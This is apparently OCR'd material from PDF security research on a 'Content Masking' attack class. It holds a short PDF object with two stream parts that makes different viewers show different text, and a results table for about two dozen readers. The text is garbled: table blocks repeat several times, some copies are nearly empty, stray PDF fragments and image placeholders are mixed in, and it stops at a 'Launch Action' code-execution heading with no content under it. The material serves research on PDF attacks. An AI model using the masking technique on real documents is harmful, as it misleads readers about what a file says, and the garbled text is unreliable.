
„Hello world!“

xref

trailer

/Root 1 0 R

Content Masking




Application	A1	A3	A4	A5	B1	C1	C2	C3	C4	C6	C7	C8	CX	D1	D2	D4	E3	E4	F1	F3	G1	G3	H2	H3	H5	H6	I3	J1	K1	K4	K5	K6	K7	K8	M3	M4	N1	N2	N3	N4	N5	P1	P3	P4	P6	P7	P8	P9	PX	Q1	Q2	Q3	Q4	Q5	Q6	Q7	Q8	Q9	QX
Acrobat Reader/Pro	2																																																										
Foxit Reader	2																																																										
Foxit PhantomPDF	2																																																										
PDF-XChange Viewer	2																																																										
PDF-XChange Editor	2																																																										
Nitro Reader/Pro	2																																																										
Nuance Power PDF	2																																																										
Soda PDF Desktop	2																																																										
PDF Architect	2																																																										
Poppler (Evince/Okular)	2																																																										
Chrome	2																																																											
Firefox	2																																																										
Opera	2																																																										
Perfect PDF Reader																																																											
Perfect PDF Premium																																																											
PDF Studio Viewer/Pro																																																											
iSkysoft PDF Editor																																																											
Master PDF Editor																																																											
PDFelement																																																											
Preview																																																											
Skim																																																											
MuPDF																																																											
Safari																																																											
Edge																																																											

```
4 0 obj
  << /Length 200 >>
stream
  q 0.2 0.4 1 rg 0 0 595 842 re F Q BT /F1 22 Tf 30 800 Td (This is the 1st stream part) Tj ET
endstream
  q 1 0.3 0.3 rg 0 0 595 842 re F Q BT /F1 22 Tf 30 800 Td (This is the 2nd stream part) Tj ET
endstream
endobj
```

1 First text being displayed 2 Second text being displayed – No text being displayed

TABLE VI
DETAILED RESULTS FOR THE CONTENT MASKING CLASS OF ATTACKS.

Content Masking




Application	A1	A3	A4	A5	B1	C1	C2	C3	C4	C6	C7	C8	CX	D1	D2	D4	E3	E4	F1	F3	G1	G3	H2	H3	H5	H6	I3	J1	K1	K4	K5	K6	K7	K8	M3	M4	N1	N2	N3	N4	N5	P1	P3	P4	P6	P7	P8	P9	PX	Q1	Q2	Q3	Q4	Q5	Q6	Q7	Q8	Q9	QX
Acrobat Reader/Pro	2																																																									
Foxit Reader	2																																																									
Foxit PhantomPDF	2																																																									
PDF-XChange Viewer	2																																																									
PDF-XChange Editor	2																																																									
Nitro Reader/Pro	2																																																									
Nuance Power PDF	2																																																									
Soda PDF Desktop	2																																																									
PDF Architect	2																																																									
Poppler (Evince/Okular)	2																																																									
Chrome	2																																																									
Firefox	2																																																									
Opera	2																																																									
Perfect PDF Reader	1																																																									
Perfect PDF Premium	1																																																									
PDF Studio Viewer/Pro	1																																																									
iSkysoft PDF Editor	1																																																									
Master PDF Editor	1																																																									
PDFelement	1																																																									
Preview	1																																																									
Skim	1																																																									
MuPDF	1																																																									
Safari	1																																																									
Edge	1																																																									

1 First text being displayed   2 Second text being displayed   – No text being displayed

```
4 0 obj
  << /Length 200 >>
stream
  q 0.2 0.4 1 rg 0 0 595 842 re F Q BT /F1 22 Tf 30 800 Td (This is the 1st stream part) Tj ET
endstream
  q 1 0.3 0.3 rg 0 0 595 842 re F Q BT /F1 22 Tf 30 800 Td (This is the 2nd stream part) Tj ET
endstream
endobj
```

TABLE VI
DETAILED RESULTS FOR THE CONTENT MASKING CLASS OF ATTACKS.

Content Masking




Application	A1	A3	A4	A5	B1	C1	C2	C3	C4	C6	C7	C8	CX	D1	D2	D4	E3	E4	F1	F3	G1	G3	H2	H3	H5	H6	I3	J1	K1	K4	K5	K6	K7	K8	M3	M4	N1	N2	N3	N4	N5	P1	P3	P4	P6	P7	P8	P9	PX	Q1	Q2	Q3	Q4	Q5	Q6	Q7	Q8	Q9	QX
Acrobat Reader/Pro	2	2	1	1	1	–	1	1	–	1	1	–	1	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	–	1	–	2	2	2	1	2	2	2	1	1	1	–	–	–	2	2	2	–	–	–	–	–	–	2	2	–	–	–	–
Foxit Reader	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	1	1	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
Foxit PhantomPDF	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	2	1	1	1	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
PDF-XChange Viewer	2	2	2	2	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	2	1	2	1	2	1	1	2	1	2	2	2	2	2	2	1	2	2	2	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
PDF-XChange Editor	2	2	2	1	2	2	1	1	2	1	1	2	1	2	2	2	2	–	2	2	2	2	2	1	2	1	2	1	2	2	1	2	2	2	1	2	2	1	2	2	2	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
Nitro Reader/Pro	2	2	2	1	2	2	2	2	2	2	2	2	2	2	2	2	2	1	2	2	1	1	–	1	–	1	2	1	2	1	1	2	2	2	1	1	2	1	2	2	2	1	2	2	2	2	2	–	–	–	–	2	2	2	2	2	2	2	2
Nuance Power PDF	2	2	1	1	1	1	1	1	1	1	1	1	1	2	2	2	1	1	1	2	1	1	–	2	–	2	2	2	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
Soda PDF Desktop	2	2	2	1	2	2	1	1	2	1	1	2	1	2	2	2	2	–	1	1	1	1	1	1	1	1	2	1	1	1	1	1	1	1	2	2	1	1	2	2	2	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
PDF Architect	2	2	2	1	2	2	1	1	2	1	1	2	1	2	2	2	2	–	1	1	1	1	1	1	1	1	2	1	1	1	1	1	1	1	2	2	1	1	2	2	2	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
Poppler (Evince/Okular)	2	2	2	1	2	1	–	–	1	–	–	1	–	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	2	1	2	2	2	2	2	2	2	1	2	2	2	2	–	–	2	2	2	2	2	2	2	–	–	2	2	–	–	–	–
Chrome	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
Firefox	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	1	2	–	–	1	–	1	–	–	–	–	1	–	2	2	2	–	–	1	1	2	2	2	–	–	–	–	2	2	2	2	2	2	–	–	2	2	–	–	–	–
Opera	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	–	–	–	–
Perfect PDF Reader	1	1	2	–	1	1	1	2	1	1	2	1	1	1	1	1	1	1	2	2	1	2	1	1	1	1	2	1	1	1	1	2	2	2	–	–	2	1	2	2	2	1	2	–	–	2	–	2	–	2	–	2	–	–	–	2	–	–	–
Perfect PDF Premium	1	1	2	1	2	1	1	2	1	1	2	1	1	1	1	1	2	1	2	2	1	2	1	1	1	1	2	1	1	1	1	2	2	2	–	–	2	1	2	2	2	1	–	–	–	2	–	2	–	2	–	–	–	2	2	–	–	–	–
PDF Studio Viewer/Pro	1	2	2	1	2	2	–	–	2	–	–	2	–	2	2	2	2	–	2	2	1	1	1	1	1	1	–	1	1	1	1	1	1	1	2	2	2	1	2	2	2	1	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
iSkysoft PDF Editor	1	1	2	1	2	1	1	1	1	1	1	1	1	1	1	1	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
Master PDF Editor	1	1	2	1	2	1	1	1	1	1	1	1	1	1	1	1	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
PDFelement	1	1	2	1	2	1	1	1	1	1	1	1	1	1	1	1	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
Preview	1	2	2	1	2	1	–	–	1	–	–	1	–	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	–	1	–	2	2	2	2	2	2	1	2	2	2	–	–	–	2	2	2	2	2	2	2	–	–	2	2	–	–	–	–
Skim	1	2	2	1	2	1	–	–	1	–	–	1	–	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	–	1	–	2	2	2	2	2	2	1	2	2	2	–	–	–	2	2	2	2	2	2	2	–	–	2	2	–	–	–	–
MuPDF	1	2	2	1	2	2	1	1	2	1	1	2	1	2	2	2	2	2	2	2	1	1	2	1	2	1	2	1	2	1	1	2	2	2	1	1	2	1	2	2	2	1	1	1	2	2	2	2	2	1	1	1	1	2	2	1	1	1	1
Safari	1	2	2	1	2	1	–	–	1	–	–	1	–	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	–	1	–	2	2	2	2	2	2	1	2	2	2	–	–	–	2	2	2	2	2	2	2	–	–	2	2	–	–	–	–
Edge	1	1	2	–	2	–	–	–	–	–	–	–	–	2	2	2	2	2	2	2	2	2	–	–	–	–	–	–	2	2	2	2	2	2	1	1	2	1	2	2	2	2	2	–	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2

1 First text being displayed 2 Second text being displayed – No text being displayed

TABLE VI
DETAILED RESULTS FOR THE CONTENT MASKING CLASS OF ATTACKS.

Content Masking



Application	A1	A3	A4	A5	B1	C1	C2	C3	C4	C6	C7	C8	CX	D1	D2	D4	E3	E4	F1	F3	G1	G3	H2	H3	H5	H6	I3	J1	K1	K4	K5	K6	K7	K8	M3	M4	N1	N2	N3	N4	N5	P1	P3	P4	P6	P7	P8	P9	PX	Q1	Q2	Q3	Q4	Q5	Q6	Q7	Q8	Q9	QX
Acrobat Reader/Pro	2	2	1	1	1	–	1	1	–	1	1	–	1	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	–	1	–	2	2	2	1	2	2	2	1	1	1	–	–	–	2	2	2	–	–	–	–	–	–	2	2	–	–	–	–
Foxit Reader	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	1	1	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
Foxit PhantomPDF	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	2	1	1	1	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
PDF-XChange Viewer	2	2	2	2	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	2	1	2	1	2	1	1	2	1	2	2	2	2	2	2	1	2	2	2	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
PDF-XChange Editor	2	2	2	1	2	2	1	1	2	1	1	2	1	2	2	2	2	–	2	2	2	2	2	1	2	1	2	1	2	2	1	2	2	2	1	2	2	1	2	2	2	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
Nitro Reader/Pro	2	2	2	1	2	2	2	2	2	2	2	2	2	2	2	2	2	1	2	2	1	1	–	1	–	1	2	1	2	1	1	2	2	2	1	1	2	1	2	2	2	1	2	2	2	2	2	–	–	–	–	2	2	2	2	2	2	2	2
Nuance Power PDF	2	2	1	1	1	1	1	1	1	1	1	1	1	2	2	2	1	1	1	2	1	1	–	2	–	2	2	2	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
Soda PDF Desktop	2	2	2	1	2	2	1	1	2	1	1	2	1	2	2	2	2	–	1	1	1	1	1	1	1	1	2	1	1	1	1	1	1	1	2	2	1	1	2	2	2	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
PDF Architect	2	2	2	1	2	2	1	1	2	1	1	2	1	2	2	2	2	–	1	1	1	1	1	1	1	1	2	1	1	1	1	1	1	1	2	2	1	1	2	2	2	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
Poppler (Evince/Okular)	2	2	2	1	2	1	–	–	1	–	–	1	–	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	2	1	2	2	2	2	2	2	2	1	2	2	2	2	–	–	2	2	2	2	2	2	2	–	–	2	2	–	–	–	–
Chrome	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
Firefox	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	1	2	–	–	1	–	1	–	–	–	–	1	–	2	2	2	–	–	1	1	2	2	2	–	–	–	–	2	2	2	2	2	2	–	–	2	2	–	–	–	–
Opera	2	2	2	1	2	1	1	1	1	1	1	1	1	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	–	–	–	–
Perfect PDF Reader	1	1	2	–	1	1	1	2	1	1	2	1	1	1	1	1	1	1	2	2	1	2	1	1	1	1	2	1	1	1	1	2	2	2	–	–	2	1	2	2	2	1	2	–	–	2	–	2	–	2	–	2	–	–	–	2	–	–	–
Perfect PDF Premium	1	1	2	1	2	1	1	2	1	1	2	1	1	1	1	1	2	1	2	2	1	2	1	1	1	1	2	1	1	1	1	2	2	2	–	–	2	1	2	2	2	1	–	–	–	2	–	2	–	2	–	–	–	2	2	–	–	–	–
PDF Studio Viewer/Pro	1	2	2	1	2	2	–	–	2	–	–	2	–	2	2	2	2	–	2	2	1	1	1	1	1	1	–	1	1	1	1	1	1	1	2	2	2	1	2	2	2	1	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
iSkysoft PDF Editor	1	1	2	1	2	1	1	1	1	1	1	1	1	1	1	1	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
Master PDF Editor	1	1	2	1	2	1	1	1	1	1	1	1	1	1	1	1	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
PDFelement	1	1	2	1	2	1	1	1	1	1	1	1	1	1	1	1	2	2	2	2	1	1	1	1	1	1	1	1	1	2	1	2	2	2	1	2	2	1	1	2	2	1	1	1	2	2	2	2	2	2	2	2	2	2	2	1	1	1	1
Preview	1	2	2	1	2	1	–	–	1	–	–	1	–	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	–	1	–	2	2	2	2	2	2	1	2	2	2	–	–	–	2	2	2	2	2	2	2	–	–	2	2	–	–	–	–
Skim	1	2	2	1	2	1	–	–	1	–	–	1	–	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	–	1	–	2	2	2	2	2	2	1	2	2	2	–	–	–	2	2	2	2	2	2	2	–	–	2	2	–	–	–	–
MuPDF	1	2	2	1	2	2	1	1	2	1	1	2	1	2	2	2	2	2	2	2	1	1	2	1	2	1	2	1	2	1	1	2	2	2	1	1	2	1	2	2	2	1	1	1	2	2	2	2	2	1	1	1	1	2	2	1	1	1	1
Safari	1	2	2	1	2	1	–	–	1	–	–	1	–	2	2	2	2	1	2	2	–	–	–	–	–	–	2	–	–	1	–	2	2	2	2	2	2	1	2	2	2	–	–	–	2	2	2	2	2	2	2	–	–	2	2	–	–	–	–
Edge	1	1	2	–	2	–	–	–	–	–	–	–	–	2	2	2	2	2	2	2	2	2	–	–	–	–	–	–	2	2	2	2	2	2	1	1	2	1	2	2	2	2	2	–	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2

1 First text being displayed   2 Second text being displayed   – No text being displayed

TABLE VI
DETAILED RESULTS FOR THE CONTENT MASKING CLASS OF ATTACKS.


Overview

1. PDF Basics
2. Denial of Service
3. Information Disclosure
4. Data Manipulation
5. Code Execution
   - Launch Action
6. Evaluation

Launch Action


Code Execution

- Launch Action:



